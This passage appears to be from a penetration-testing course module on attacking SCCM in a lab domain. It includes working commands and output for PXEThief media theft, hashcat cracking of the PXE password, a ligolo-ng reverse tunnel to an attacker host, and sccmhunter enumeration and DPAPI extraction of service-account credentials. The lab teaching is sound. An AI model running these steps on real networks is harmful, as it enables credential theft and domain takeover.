configuration is the MSSQL `Primary database`, which stores all the data associated with the SCCM site, from user and machine information to SCCM client locations, applications, and more. This database can reside either on the Primary Server or a dedicated server.

A crucial element called the `SMS Provider` is integrated to facilitate communication and interaction between the SCCM service on the Primary Server and the primary MSSQL database. It provides a set of interfaces between the two to deliver necessary information to clients, such as available software updates. It enables them to communicate statuses such as software deployment and inventory data stored in the site database. It can also be hosted on the Primary Server or a specific server.

Two fundamental services reinforce this infrastructure: the `Distribution Point` ( `DP` ) and the `Management Point` ( `MP` ). The Distribution Point ensures the efficient distribution of applications, scripts, and other packages to logically grouped client machines. The Management Point orchestrates the transmission of various configurations from the client machines to the Primary Server, ensuring smooth communication.

In addition, `secondary site servers`, although optional, can be integrated between these services and the Primary Server. They have their local database and are often used by clients with limited bandwidth to offload the primary server and ensure optimum performance. In highly available environments, `passive site servers` can also be found. These are only activated if the Primary Server goes down.

The following image illustrates how the lab infrastructure is configured:




## Deployment Methods

There are several methods available for deploying the SCCM client on machines, each with its advantages and disadvantages:

1. `Client Push Installation` (default installation): This method is the default and most commonly used solution. It automatically deploys the SCCM client to the targeted machines.
2. `Software Update-Based Installation`: This method deploys the SCCM client to devices using software updates.
3. `Group Policy Installation`: This uses group policies to install the SCCM client on machines associated with these policies.
4. `Manual Installation`: This method requires manual intervention to install the SCCM client on each machine.

5. `Logon Script Installation`: Installation is initiated via logon scripts on the machines.
6. `Package and Program Installation`: This involves packaging the SCCM client in a dedicated program for deployment.

The first way of deploying SCCM is the `Client Push Installation` method, which is the default and the least secure.

This installation will use `client push accounts`. They are service accounts with local administrative rights on the assets where SCCM will deploy some components. The system administrator creates groups of endpoints and, for each of those, one `client push account`. For each group, only one `client push account` can authenticate with administrator rights on the assets of this group. Thus, if an account is compromised, only the members of the corresponding group can be compromised.

When the SCCM deployment is launched, it will try to authenticate with each client push account on each asset. If the authentication fails, SCCM will try the following account in line. When the authentication succeeds, it moves to the following asset, and so on, until the deployment is complete. If no account is available for a machine, the SCCM server tries to authenticate with its machine account as a last resort.



## PXE initial access

The `Pre-Boot Execution Environment` (`PXE`) is a mechanism for booting a computer over the network. Instead of booting from a CD drive, USB key, or hard disk and finding the boot program, the PC uses the network to read such a program from the PXE server. It is an independent program from SCCM, and identifying a PXE server on the network does not necessarily imply the presence of an SCCM infrastructure. Similarly, a PXE infrastructure does not necessarily include an SCCM server.

In a corporate environment, however, finding a PXE server within an SCCM infrastructure is common.

PXEThief (in Python, only available on Windows because of the `pywin32` library dependency, and works better with Python 3.10) can be used to query for PXE boot media through broadcast requests to request DHCP PXE boot options. We can print out the `help` menu alongside the usage of PXEThief and the supported options using the `-h` option:

```
PS C:\Tools\PXEThief> python .\pxethief.py -h

 ________  ___    ___ _______  _________  ___  ___  ___  _______
_______
|\   __  \|\  \  /  /|\  ___ \|\___   ___\\  \|\  \|\  \|\  ___ \ |\
_____\
\ \  \|\  \ \  \/  / | \   __/\|___ \  \_\ \  \\\  \ \  \ \  \   __/|\ \
\__/
```

```
 \ \   ____\ \    / / \ \  \_|/__  \ \  \ \ \   __  \ \  \ \  \_|/_\ \
__\
 \ \  \___|/     \/   \ \  \_|\ \  \ \  \ \ \  \ \  \ \  \ \  \_|\ \ \
\_|
 \ \__\  /  /\   \    \ \_______\  \ \__\ \ \__\ \__\ \__\ \_______\ \__\
 \|__| /__/ /\ __\    \|_______|   \|__|  \|__|\|__|\|__|\|_______|\|__|
 |__|/ \|__|

pxethief.py 1 - Automatically identify and download encrypted media file
using DHCP PXE boot request. Additionally, attempt exploitation of blank
media password when auto_exploit_blank_password is set to 1
pxethief.py 2 <IP Address of DP Server> - Coerce PXE Boot against a
specific MECM Distribution Point server designated by IP address
pxethief.py 3 <variables-file-name> <Password-guess> - Attempt to decrypt
a saved media variables file and retrieve sensitive data from MECM DP
pxethief.py 4 <variables-file-name> <policy-file-path> <password> -
Attempt to decrypt a saved media variables file and Task Sequence XML file
retrieved from a full TS media
pxethief.py 5 <variables-file-name> - Print the hash corresponding to a
specified media variables file for cracking in hashcat
pxethief.py 6 <identityguid> <identitycert-file-name> - Retrieve task
sequences using the values obtained from registry keys on a DP
pxethief.py 7 <Reserved1-value> - Decrypt stored PXE password from SCCM DP
registry key (reg query HKLM\software\microsoft\sms\dp /v Reserved1)
pxethief.py 8 - Write new default settings.ini file in PXEThief directory
pxethief.py 10 - Print Scapy interface table to identify interface indexes
for use in 'settings.ini'
```



The auto-discover option (option `1`) doesn't seem to work correctly when the PXE password is set, so it is better to directly specify the Distribution Point IP address with option `2`:

```
PS C:\Tools\PXEThief> python .\pxethief.py 2 172.50.0.30
WARNING: Wireshark is installed, but cannot read manuf !


 ________  ___    ___ _______  _________  ___  ___  ___  _______
________
|\   __  \|\  \  /  /|\  ___ \|\___   ___\\  \|\  \|\  \|\  ___ \ |\
_____\
\ \  \|\  \ \  \/  / | \   __/\|___ \  \_\ \  \\\  \ \  \ \ \   __/|\ \
\__/
 \ \   ____\ \    / / \ \  \_|/__  \ \  \ \ \ \   __  \ \  \ \ \  \_|/_\ \
__\
 \ \  \___|/     \/   \ \  \_|\ \  \ \  \ \ \ \  \ \  \ \  \ \  \_|\ \ \
\_|
 \ \__\  /  /\   \    \ \_______\  \ \__\ \ \__\ \__\ \__\ \_______\ \__\
 \|__| /__/ /\ __\    \|_______|   \|__|  \|__|\|__|\|__|\|_______|\|__|
 |__|/ \|__|
```

```
[+] Generating and downloading encrypted media variables file from MECM
server located at 192.168.1.1
[+] Using interface: \Device\NPF_{D254953A-1D37-438D-A2C3-54DA6F533EDC} -
Intel(R) PRO/1000 MT Desktop Adapter #2
[+] Targeting user-specified host: 172.50.0.30

[+] Asking ConfigMgr for location to download the media variables and BCD
files...

Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets

[!] Variables File Location: \SMSTemp\2024.05.19.13.06.09.0001.{48463D2D-
ABD9-4697-8665-D75CDA255804}.boot.var
[!] BCD File Location: \SMSTemp\2024.05.19.13.06.07.03.{48463D2D-ABD9-
4697-8665-D75CDA255804}.boot.bcd
[+] Use this command to grab the files:
tftp -i 172.50.0.30 GET "\SMSTemp\2024.05.19.13.06.09.0001.{48463D2D-ABD9-
4697-8665-D75CDA255804}.boot.var" "2024.05.19.13.06.09.0001.{48463D2D-
ABD9-4697-8665-D75CDA255804}.boot.var"
tftp -i 172.50.0.30 GET "\SMSTemp\2024.05.19.13.06.07.03.{48463D2D-ABD9-
4697-8665-D75CDA255804}.boot.bcd" "2024.05.19.13.06.07.03.{48463D2D-ABD9-
4697-8665-D75CDA255804}.boot.bcd"
[+] User configured password detected for task sequence media. Attempts
can be made to crack this password using the relevant hashcat module
```



**Note:** `pxethief.py` only works if we are attempting from a computer that is not registered on the SCCM server (categorized as Unknown) or if a particular configuration is set on the SCCM server to allow known clients from requesting the PXE boot.

In the previous example, the output `[+] User configured password detected for task sequence media` indicates that the PXE media appears password protected. This is not always the case, but here, it will be necessary to crack the password to obtain the media.

First, the crackable hash must be computed from the media. To achieve this, we need to extract the `boot.var` file from the server using `tftp`:

```
PS C:\Tools> tftp -i 172.50.0.30 GET "\SMSTemp\2024.05.19.13.06.09.0001.
{48463D2D-ABD9-4697-8665-D75CDA255804}.boot.var"
"2024.05.19.13.06.09.0001.{48463D2D-ABD9-4697-8665-D75CDA255804}.boot.var"
Successful transfer: 12776 bytes in 1 second(s), 12776 bytes/s
```

Once we obtain the `boot.var` file, we can use `pxethief.py` option 5, `pxethief.py 5 <variables-file-name>` which will generate the `hash` of a media variables file:

```
PS C:\Tools> python .\pxethief.py 5 '.\2024.05.19.13.06.09.0001.{48463D2D-
ABD9-4697-8665-D75CDA255804}.boot.var'
WARNING: Wireshark is installed, but cannot read manuf !


 ________  ___    ___ _______  _________  ___  ___  ___  _______
________
|\   __  \|\  \  /  /|\  ___ \|\___   ___\\  \|\  \|\  \|\  ___ \ |\
_____\
\ \  \|\  \ \  \/  / | \   __/\|___ \  \_\ \  \\\  \ \  \ \ \   __/|\ \
\__/
 \ \   ____\ \    / / \ \  \_|/__  \ \  \ \ \ \   __  \ \  \ \ \  \_|/_\ \
__\
 \ \  \___|/     \/   \ \  \_|\ \  \ \  \ \ \ \  \ \  \ \  \ \  \_|\ \ \
\_|
 \ \__\  /  /\   \    \ \_______\  \ \__\ \ \__\ \__\ \__\ \_______\ \__\
 \|__| /__/ /\ __\    \|_______|   \|__|  \|__|\|__|\|__|\|_______|\|__|
  |__|/ \|__|

Hashcat hash:
$sccm$aes128$0000edec14000000be310000c03100000e660000000000004da0a5327ebc5
1c8fded0c136fdf4439
```

A specific hashcat module must be used to crack the hash. Here is how to install it:

```
cd hashcat_pxe/
git clone https://github.com/hashcat/hashcat.git
git clone https://github.com/MWR-CyberSec/configmgr-cryptderivekey-
hashcat-module
cp configmgr-cryptderivekey-hashcat-module/module_code/module_19850.c
hashcat/src/modules/
cp configmgr-cryptderivekey-hashcat-module/opencl_code/m19850*
hashcat/OpenCL/
cd hashcat
git checkout -b v6.2.5 tags/v6.2.5 # change to 6.2.5
make
```

Then, the hash can be cracked with hashcat's module `19850` and a password wordlist:

```
hashcat/hashcat -m 19850 --force -a 0 hashcat/hash
/usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

<SNIP>

Dictionary cache built:
```

```
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921520
* Keyspace..: 14344386
* Runtime...: 1 sec

$sccm$aes128$0000edec14000000be310000c03100000e660000000000004da0a5327ebc5
1c8fded0c136fdf4439:Password123!

<SNIP>
```

Finally, the boot media can be requested with PXEThief and decrypted with the password. Generally, many interesting values exist in PXE media, such as the credentials required to enroll new computers into the Active Directory domain. These credentials are useful for initial access:

```
PS C:\Tools\PXEThief> python .\pxethief.py 3 '.\2024.05.19.13.06.09.0001.
{48463D2D-ABD9-4697-8665-D75CDA255804}.boot.var' "Password123!"
WARNING: Wireshark is installed, but cannot read manuf !

 ________  ___    ___ _______  _________  ___  ___  ___  _______
________
|\   __  \|\  \  /  /|\  ___ \|\___   ___\\  \|\  \|\  \|\  ___ \ |\
_____\
\ \  \|\  \ \  \/  / | \   __/\|___ \  \_\ \  \\\  \ \  \ \ \   __/|\ \
\__/
 \ \   ____\ \    / / \ \  \_|/__  \ \  \ \ \ \   __  \ \  \ \ \  \|/_\ \
__\
 \ \  \___|/     \/   \ \  \_|\ \  \ \  \ \ \ \  \ \  \ \  \ \  \_|\ \ \
\_|
 \ \__\  /  /\   \    \ \_______\  \ \__\ \ \__\ \__\ \__\ \__\ \_______\ \__\
 \|__| /__/ /\ __\    \|_______|   \|__|  \|__|\|__|\|__|\|__|\|_______|\|__|
  |__|/ \|__|

[+] Attempting to decrypt media variables file and retrieve policies and
passwords from MECM Server...
[+] Media variables file to decrypt: .\2024.05.19.13.06.09.0001.{48463D2D-
ABD9-4697-8665-D75CDA255804}.boot.var
[+] Password provided: Password123!
[+] Successfully decrypted media variables file with the provided
password!
[!] Writing media variables to variables.xml
[!] Writing _SMSTSMediaPFX to HTB_e48caaa1-afae-43ce-b4f6-
36cdeb1_SMSTSMediaPFX.pfx. Certificate password is e48caaa1-afae-43ce-
b4f6-36cdeb1
[+] Identifying Management Point URL from media variables (Subsequent
requests may fail if DNS does not resolve!)
```

```
[+] Management Point URL set to: http://SCCM01.lab.local
[+] Successfully Imported PFX File into Windows Certificate Store!
[+] Generating Client Authentication headers using PFX File...
[+] CCMClientID Signature Generated
[+] CCMClientTimestamp Signature Generated
[+] ClientToken Signature Generated
[+] Retrieving x64UnknownMachineGUID from MECM MP...
[+] Requesting policy assignments from MP...
[+] 51 policy assignment URLs found!
[+] Requesting Network Access Account Configuration from:
http://SCCM01.lab.local/SMS_MP/.sms_pol?{ee824457-706f-4dd0-b8d2-
edf5df5a3a55}.4_00
[+] Requesting Task Sequence Configuration from:
http://SCCM01.lab.local/SMS_MP/.sms_pol?HTB2000F-HTB0000E-6F6BCC28.2_00
[+] Requesting Task Sequence Configuration from:
http://SCCM01.lab.local/SMS_MP/.sms_pol?HTB20010-HTB0000E-6F6BCC28.1_00

[+] Decrypting Network Access Account Configuration
[+] Extracting password from Decrypted Network Access Account
Configuration

[!] Network Access Account Username: 'LAB\sccm_naa'
[!] Network Access Account Password: 'Password!'
[!] Network Access Account Username: 'LAB\sccm_naa'
[!] Network Access Account Password: 'Password!'

[+] Decrypting Task Sequence Configuration

[!] Successfully Decrypted TS_Sequence XML Blob in Task Sequence
'Install_OS'!
[+] Attempting to automatically identify credentials in Task Sequence
'Install_OS':

[!] Possible credential fields found!

In TS Step "Apply Windows Settings":
OSDRegisteredUserName - Administrator
OSDRandomAdminPassword - true

In TS Step "Apply Network Settings":
OSDJoinAccount - LAB\sccm_naa
OSDJoinPassword - Password!

[!] Successfully Decrypted TS_Sequence XML Blob in Task Sequence
'Install_OS'!
[+] Attempting to automatically identify credentials in Task Sequence
'Install_OS':

[!] Possible credential fields found!
```

```
In TS Step "Apply Windows Settings":
OSDRegisteredUserName - Administrator
OSDRandomAdminPassword - true

In TS Step "Apply Network Settings":
OSDJoinAccount - LAB\sccm_naa
OSDJoinPassword - Password!

[+] Cleaning up
```

This process enables us to gather login details from set-up network access accounts, task sequence accounts, or credentials stored within the ConfigMgr collection variables set for the `All Unknown Computers` collection. These Active Directory accounts often have excessive permissions, which could lead to an escalation of privileges to gain administrative access within the domain.

## Conclusion

In the upcoming sections, we will delve into the details of SCCM enumeration and potential attacks.

---



## Exercises

Please wait for 5 minutes after starting the target machine to ensure all services have started correctly.

# SCCM Auditing

SCCM is an optional service; some organizations need it, while others do not. The first step in auditing SCCM is to ensure it's installed.

The SCCM deployment involves some Active Directory schema modifications that can be detected. For instance, a new container named `CN=System Management,CN=System` is created. Parsing the content of this container allows for retrieving the different site servers and their roles.

LDAP also creates new `object class` entries, such as `mssmsmanagementpoint` or `mssmssite`.

The sccmhunter tool can perform multiple attack and enumeration operations. This tool offers extensive control over SCCM, including enumeration, and supports many attack scenarios. Let's install the tool:

```
git clone -q https://github.com/garrettfoster13/sccmhunter
cd sccmhunter
python3 -m venv .sccmhunter
source .sccmhunter/bin/activate
python3 -m pip install -r requirements.txt
Collecting cmd2==2.4.3
  Downloading cmd2-2.4.3-py3-none-any.whl (147 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 147.2/147.2 kB 1.3 MB/s eta
0:00:00
Collecting cryptography==38.0.4
  Downloading cryptography-38.0.4-cp36-abi3-manylinux_2_28_x86_64.whl (4.2
MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 4.2/4.2 MB 14.6 MB/s eta
0:00:00
Collecting impacket==0.11.0
  Downloading impacket-0.11.0.tar.gz (1.5 MB)
...SNIP...
```

Sccmhunter will help us extract from each server the following information:

- The SCCM site code.
- Whether the server is a Central Administration Site (CAS).
- The SMB signing status (helpful in performing later NTLM relay attacks).
- Whether the server is the SCCM Primary Server or not.
- Whether it is the SCCM Distribution Point or not.
- Whether it is the SCCM SMS Provider or not.
- Whether the WSUS and MSSQL services are running on it or not.



---

## Pivoting / Tunneling

In this lab, we have access to one single host. We must set up a pivot or tunnel to connect to the other machines from our Linux attack host; in this case, we will use ligolo-ng. Ligolo-ng has two components, the agent and the proxy; we need to use the agent on the Windows target machine and the proxy in our attack host.

Let's download the agent and move it to the target machine:

```
wget -q https://github.com/nicocha30/ligolo-
ng/releases/download/v0.6.2/ligolo-ng_agent_0.6.2_windows_amd64.zip
unzip ligolo-ng_agent_0.6.2_windows_amd64.zip
Archive:  ligolo-ng_agent_0.6.2_windows_amd64.zip
 inflating: LICENSE
 inflating: README.md
```

```
 inflating: agent.exe
```

Now, we need to connect to the target machine and transfer the `agent.exe` using our preferred method:

```
xfreerdp /u:blwasp /p:'Password123!' /v:10.129.230.38 /dynamic-resolution
/drive:.,linux /bpp:8 /compression -themes -wallpaper /clipboard /audio-
mode:0 /auto-reconnect -glyph-cache
[09:14:28:196] [7829:7830] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[09:14:28:196] [7829:7830] [WARN][com.freerdp.crypto] - CN =
SRV01.lab.local
```

Now we need to download ligolo-ng proxy:

```
wget -q https://github.com/nicocha30/ligolo-
ng/releases/download/v0.6.2/ligolo-ng_proxy_0.6.2_linux_amd64.tar.gz
tar -xvf ligolo-ng_proxy_0.6.2_linux_amd64.tar.gz
LICENSE
README.md
proxy
```

On our attack host, we will run `ligolo-ng` proxy with the option `-selfcert`:

```
./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and
IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss,
returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is:
9550CE8A1492D70840F0552F76AE9A6C5464350D8040E327040EE8B916581159
INFO[0000] Listening on 0.0.0.0:11601

 __    _             __
 / /   (_)___ _____  / /___        ____  ____ _
 / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
 /____/                                  /____/

 Made in France ♥            by @Nicocha30!
 Version: 0.6.2
```

```
ligolo-ng »
```

Now, in the target machine, we will run the agent so we can connect to `ligolo-ng` proxy server:

```
PS C:\Tools> .\agent.exe --ignore-cert -connect 10.10.14.207:11601
time="2024-08-26T16:16:31+02:00" level=warning msg="warning, certificate
validation disabled"
time="2024-08-26T16:16:31+02:00" level=info msg="Connection established"
addr="10.10.14.207:11601"
```

That will give us a session in the `ligolo-ng` proxy. We need to use that session to create a new interface and redirect the traffic to that interface:

```
./proxy -selfcert
...SNIP...
ligolo-ng » INFO[0194] Agent joined.
name="LAB\\blwasp@SRV01" remote="10.129.230.38:49733"
ligolo-ng »
```



Now we need to select the session with session and select the number that corresponds to the session, in this case, 1:

```
ligolo-ng » session
? Specify a session : 1 - #1 - LAB\blwasp@SRV01 - 10.129.230.38:49733
```

Next, we will see that it changes to the `[Agent : LAB\blwasp@SRV01]`. From here, we need to create a new interface with the commands: `interface_create --name <interface_name>`:

```
[Agent : LAB\blwasp@SRV01] » interface_create --name internal1
INFO[0231] Creating a new "internal1" interface...
INFO[0231] Interface created!
```

The next step is to start the tunnel with the command: `tunnel_start --tun <interface_name>`:

```
[Agent : LAB\blwasp@SRV01] » tunnel_start --tun internal1
[Agent : LAB\blwasp@SRV01] » INFO[0235] Starting tunnel to
LAB\blwasp@SRV01
```

```
[Agent : LAB\blwasp@SRV01] »
```

Now we have configured our tunnel, to use it we need to set a static ip route in our attack host to route the traffic to the internal network `172.50.0.0/24` through the new interface `internal1`:

```
sudo ip route add 172.50.0.0/24 dev internal1
```

We can now interact with the internal network:

```
nmap -sCV 172.50.0.30 -p445,1433
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 09:57 CDT
Nmap scan report for 172.50.0.30
Host is up (0.0023s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ms-sql-ntlm-info:
|   172.50.0.30:1433:
|     Target_Name: LAB
|     NetBIOS_Domain_Name: LAB
|     NetBIOS_Computer_Name: SQL
|     DNS_Domain_Name: lab.local
|     DNS_Computer_Name: SQL.lab.local
|     DNS_Tree_Name: lab.local
|_    Product_Version: 10.0.17763
...SNIP...
```



**Note:** Those steps are always required when we interact with the internal network.

---

## SCCM Enumeration

To execute sccmhunter, we must specify the module we want to use. For LDAP enumeration, we use the module `find`, then we use our credentials (username, password, and domain name) and specify the domain controller IP address:

```
python3 sccmhunter.py find -u blwasp -p Password123! -d lab.local -dc-ip
172.50.0.10
SCCMHunter v1.0.5 by @garrfoster
[14:38:41] INFO     [!] First time use detected.
```

```
[14:38:41] INFO     [!] SCCMHunter data will be saved to
/home/plaintext/.sccmhunter
[14:38:43] INFO     [*] Checking for System Management Container.
[14:38:43] INFO     [+] Found System Management Container. Parsing DACL.
[14:38:45] INFO     [+] Found 2 computers with Full Control ACE
[14:38:45] INFO     [*] Querying LDAP for published Sites and Management
Points
[14:38:45] INFO     [+] Found 1 Management Points in LDAP.
[14:38:45] INFO     [*] Searching LDAP for anything containing the strings
'SCCM' or 'MECM'
[14:38:45] INFO     [+] Found 9 principals that contain the string 'SCCM'
or 'MECM'.
```

The `find` command uses ldap queries to identify the existence of SCCM-related infrastructure, and it performs three checks:

1. Checks the DACL for the `System Management` container manually created during AD schema extension.
2. Checks for published `Managment Points`.
3. Checks for strings `SCCM` and `MECM` in the entire directory.

To see the results, we can use the `-debug` option during the command execution or use `show -all` after we execute the command:

```
python3 sccmhunter.py show -all
SCCMHunter v1.0.5 by @garrfoster
[14:54:07] INFO     [+] Showing SiteServers Table
[14:54:07] INFO     +------------------+------------+-------+-------------
----+--------------+---------------+----------+---------+
                    | Hostname         | SiteCode   | CAS   |
SigningStatus   | SiteServer   | SMSProvider   | Config   | MSSQL   |

+==================+============+=======+=================+==============+
===============+==========+=========+
                    | sccm02.lab.local |            |       |
| True         |              |          |         |
                    +------------------+------------+-------+-------------
----+--------------+---------------+----------+---------+
                    | sccm01.lab.local |            |       |
| True         |              |          |         |
                    +------------------+------------+-------+-------------
----+--------------+---------------+----------+---------+
[14:54:07] INFO     [+] Showing ManagementPoints Table
[14:54:07] INFO     +------------------+------------+-----------------+
                    | Hostname         | SiteCode   | SigningStatus   |
                    +==================+============+=================+
                    | sccm01.lab.local | HTB        |                 |
```

```
                    +------------------+------------+-----------------+
[14:54:07] INFO     [+] Showing USERS Table
[14:54:07] INFO     +------------+------------+------------------+--------
----------------+---------------+
                    | cn         | name       | sAMAAccontName   |
servicePrincipalName   | description   |

+============+============+==================+=======================+===
============+

                    | sccm_push  | sccm_push  | sccm_push        |
|               |
                    +------------+------------+------------------+--------
----------------+---------------+
                    | sccm_naa   | sccm_naa   | sccm_naa         |
|               |
                    +------------+------------+------------------+--------
----------------+---------------+
                    | sccm_admin | sccm_admin | sccm_admin       |
|               |
                    +------------+------------+------------------+--------
----------------+---------------+
                    | sccm_sql   | sccm_sql   | sccm_sql         |
|               |
                    +------------+------------+------------------+--------
----------------+---------------+
[14:54:07] INFO     [+] Showing GROUPS Table
[14:54:07] INFO     +------------+------------+------------------+--------
--------------------------------+---------------+
                    | cn         | name       | sAMAAccontName   | member
| description   |

+============+============+==================+============================
============+===============+
                    | SCCM_users | SCCM_users | SCCM_users       |
CN=sccm_push,CN=Users,DC=lab,DC=local  |               |
                    |            |            |                  |
CN=sccm_naa,CN=Users,DC=lab,DC=local   |               |
                    |            |            |                  |
CN=sccm_admin,CN=Users,DC=lab,DC=local |               |
                    |            |            |                  |
CN=sccm_sql,CN=Users,DC=lab,DC=local   |               |
                    +------------+------------+------------------+--------
--------------------------------+---------------+
[14:54:07] INFO     [+] Showing COMPUTERS Table
[14:54:07] INFO     +--------------------+------------+----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                    | Hostname           | SiteCode   | SigningStatus   |
SiteServer   | ManagementPoint   | DistributionPoint   | SMSProvider   |
WSUS   | MSSQL   |
```

```
+====================+============+=================+==============+======
============+====================+===============+========+=========+
                     | sccm02.lab.local   |            |                 |
|                    |                    |               |        |
|
                     +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                     | sccm-sms.lab.local |            |                 |
|                    |                    |               |        |
|
                     +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                     | sccm01.lab.local   |            |                 |
|                    |                    |               |        |
|
                     +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
```

Additionally, we can utilize the `smb` module to profile and list SMB shares of identified SCCM servers. Profile the identified SCCM infrastructure to ascertain their site system roles. It lists multiple services for default configurations, including SMB, HTTP(S), and MSSQL. The reconnaissance is divided into three parts:

1. Profiling the site server:

- Validates connectivity.
- Verifies if the site server hosts the MSSQL service.
- Determines if the site server is active or passive.
- Identify whether the site server is a central administration site.

1. Management point verifications.

- Validates connectivity to the HTTP endpoints.

1. Checks for roles and configurations.

- Searches for associated site codes from default file shares.
- Verify whether the SMB signing is turned off.
- Identifies the site system roles such as Site Server, Management Point, Distribution Point, SMS Provider, MSSQL, and WSUS.

Let's use `sccmhunter` to enumerate with the module `smb` and include the option `-save` to save PXEBoot variables files if found:

```
python3 sccmhunter.py smb -u blwasp -p Password123! -d lab.local -dc-ip
172.50.0.10 -save
SCCMHunter v1.0.5 by @garrfoster
[22:02:45] INFO     Profiling 2 site servers.
[22:03:08] INFO     [+] Finished profiling Site Servers.
[22:03:08] INFO     +------------------+------------+-------+------------
----+--------------+---------------+----------+---------+
                    | Hostname         | SiteCode   | CAS   |
SigningStatus   | SiteServer   | SMSProvider   | Config   | MSSQL   |

+==================+============+=======+=================+=============+
===============+==========+=========+
                    | sccm02.lab.local | HTB        | False | False
| True         | True          | Passive  | False   |
                    +------------------+------------+-------+------------
----+--------------+---------------+----------+---------+
                    | sccm01.lab.local | HTB        | False | False
| True         | False         | Active   | False   |
                    +------------------+------------+-------+------------
----+--------------+---------------+----------+---------+
[22:03:08] INFO     Profiling 1 management points.
[22:03:09] INFO     [+] Finished profiling Management Points.
[22:03:09] INFO     +------------------+------------+-----------------+
                    | Hostname         | SiteCode   | SigningStatus   |
                    +==================+============+=================+
                    | sccm01.lab.local | HTB        | False           |
                    +------------------+------------+-----------------+
[22:03:09] INFO     Profiling 3 computers.
[22:03:42] INFO     [+] Finished profiling all discovered computers.
[22:03:42] INFO     +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                    | Hostname           | SiteCode   | SigningStatus   |
SiteServer   | ManagementPoint   | DistributionPoint   | SMSProvider   |
WSUS   | MSSQL   |

+====================+============+=================+==============+======
============+====================+===============+========+=========+
                    | sccm02.lab.local   | HTB        | False           |
False        | False             | False               | True          |
False  | False   |
                    +--------------------+------------+-----------------+-
-------------+-------------------+---------------------+---------------+--
------+---------+
                    | sccm-sms.lab.local | None       | False           |
False        | False             | False               | True          |
```

```
False   | False   |
                    +--------------------+------------+-----------------+-
-------------+--------------------+---------------------+---------------+--
------+---------+
                    | sccm01.lab.local   | HTB        | False           |
True         | False              | False               | False         |
True    | False   |
                    +--------------------+------------+-----------------+-
-------------+--------------------+---------------------+---------------+--
------+---------+
```

A `PXEBoot variables file` customizes and automates the boot process of network devices, guiding them with specific parameters like boot image locations, network settings, and scripts. This ensures efficient deployment of OS and configurations across multiple devices. This file can reveal crucial network configurations and credentials.

**Note:** To enumerate SCCM using the option `smb`, we must have network connectivity to the various services being checked.

However, it's essential to proceed with caution when interpreting these findings, as they may need to be more precise and could potentially overlook specific details.

Additionally, the SharpSCCM (C#) tool can also be utilized on Windows systems and it provides features for enumeration, credential gathering and lateral movement without requring access to the SCCM administration console. It's recommended to review their wiki to learn more about it's uses.

**Note:** It's recommended to familiarize with both tools `sccmhunter` and `SharpSCCM`.

## Conclusion

SCCM has various components, so we must comprehend their functions. Microsoft provides numerous resources for learning more about SCCM and its operations. Understanding how SCCM works can significantly improve our ability to attack a network. In the following section, we'll delve into abusing SCCM rights.

# Abusing SCCM

Once the reconnaissance stage is complete, the next step is to gain privileges on the SCCM infrastructure. There are several ways to achieve this.

## Credentials Harvesting

Searching for privileged users is the first step in performing credentials harvesting. Credentials can be found in client databases, logs, or the CIM cache. This is particularly true for SCCM servers on the Management Point, where credentials can be stored or

transmitted. Generally, stored credentials are encrypted by DPAPI, so high local privileges are required to decrypt them.

There are three common places where we can search for credentials:

- `Device Collection Variables`: Collections combine machines in the SCCM environment. These collections enable grouped deployments to be carried out on several machines. There are default collections, but an administrator can create custom collections (for example, `Server 2019 devices`). Device Collection Variables are key-value pairs associated with these collections. They store information that can be referenced during deployments, such as in task sequences for installing applications or setting configurations. These variables can dynamically control deployment behavior and conditions, but they may also contain sensitive identifiers or credentials, making them a potential target for credential harvesting.
- `Task Sequence Variables`: Task Sequences are steps configured to perform specific actions, such as `Sequence for adding a machine to the domain`. They can contain variables that store identifiers.
- `Network Access Accounts (NAAs)`: NAAs are domain accounts created to retrieve data from the Distribution Point of the SCCM architecture when the machine cannot use its account (for example, when the machine is not yet enrolled in the domain). The NAA identifiers are retrieved via the SCCM policy sent by the server and can be stored on disk in encrypted form by DPAPI.

**Note:** Even after deleting or modifying the NAA identifiers, the binary file still contains the encrypted identifiers.

Furthermore, NAAs can also be obtained without access to an already compromised machine by posing as a new machine on the network and requesting the SCCM policy. NAAs do not generally have special privileges, but sometimes, an administrator has decided to use high-privilege accounts, making them much more interesting.

If we get access to an account with administrative rights on the server where SCCM is configured, we can decrypt the `DPAPI` and get access to the secrets on the machine. These secrets can be obtained remotely with `sccmhunter`. We will use the option `dpapi` in combination with the option `-wmi`, which extracts SCCM secrets stored in the WMI repository, or `-disk`, which extracts SCCM secrets from disk (OBJECTS.DATA), helpful in accessing potentially changed or deleted secrets or `-both` which combines both WMI and disk methods to retrieve SCCM secrets:

```
python3 sccmhunter.py dpapi -u rai -p Threathunting01 -d lab.local -dc-ip
172.50.0.10 -target 172.50.0.21 -wmi
SCCMHunter v1.0.5 by @garrfoster

[11:00:39] INFO     [*] Starting SCCM secrets extraction via WMI
```

```
[11:00:41] INFO     [+] Found NAA credentials
[11:01:11] INFO             - NetworkAccessUsername: LAB\sccm_naa
[11:01:11] INFO             - NetworkAccessPassword: SCCMCreds01!
[11:01:12] INFO     [+] Found Task Sequence
[11:01:12] INFO             - Task Sequence: <sequence version="3.10">
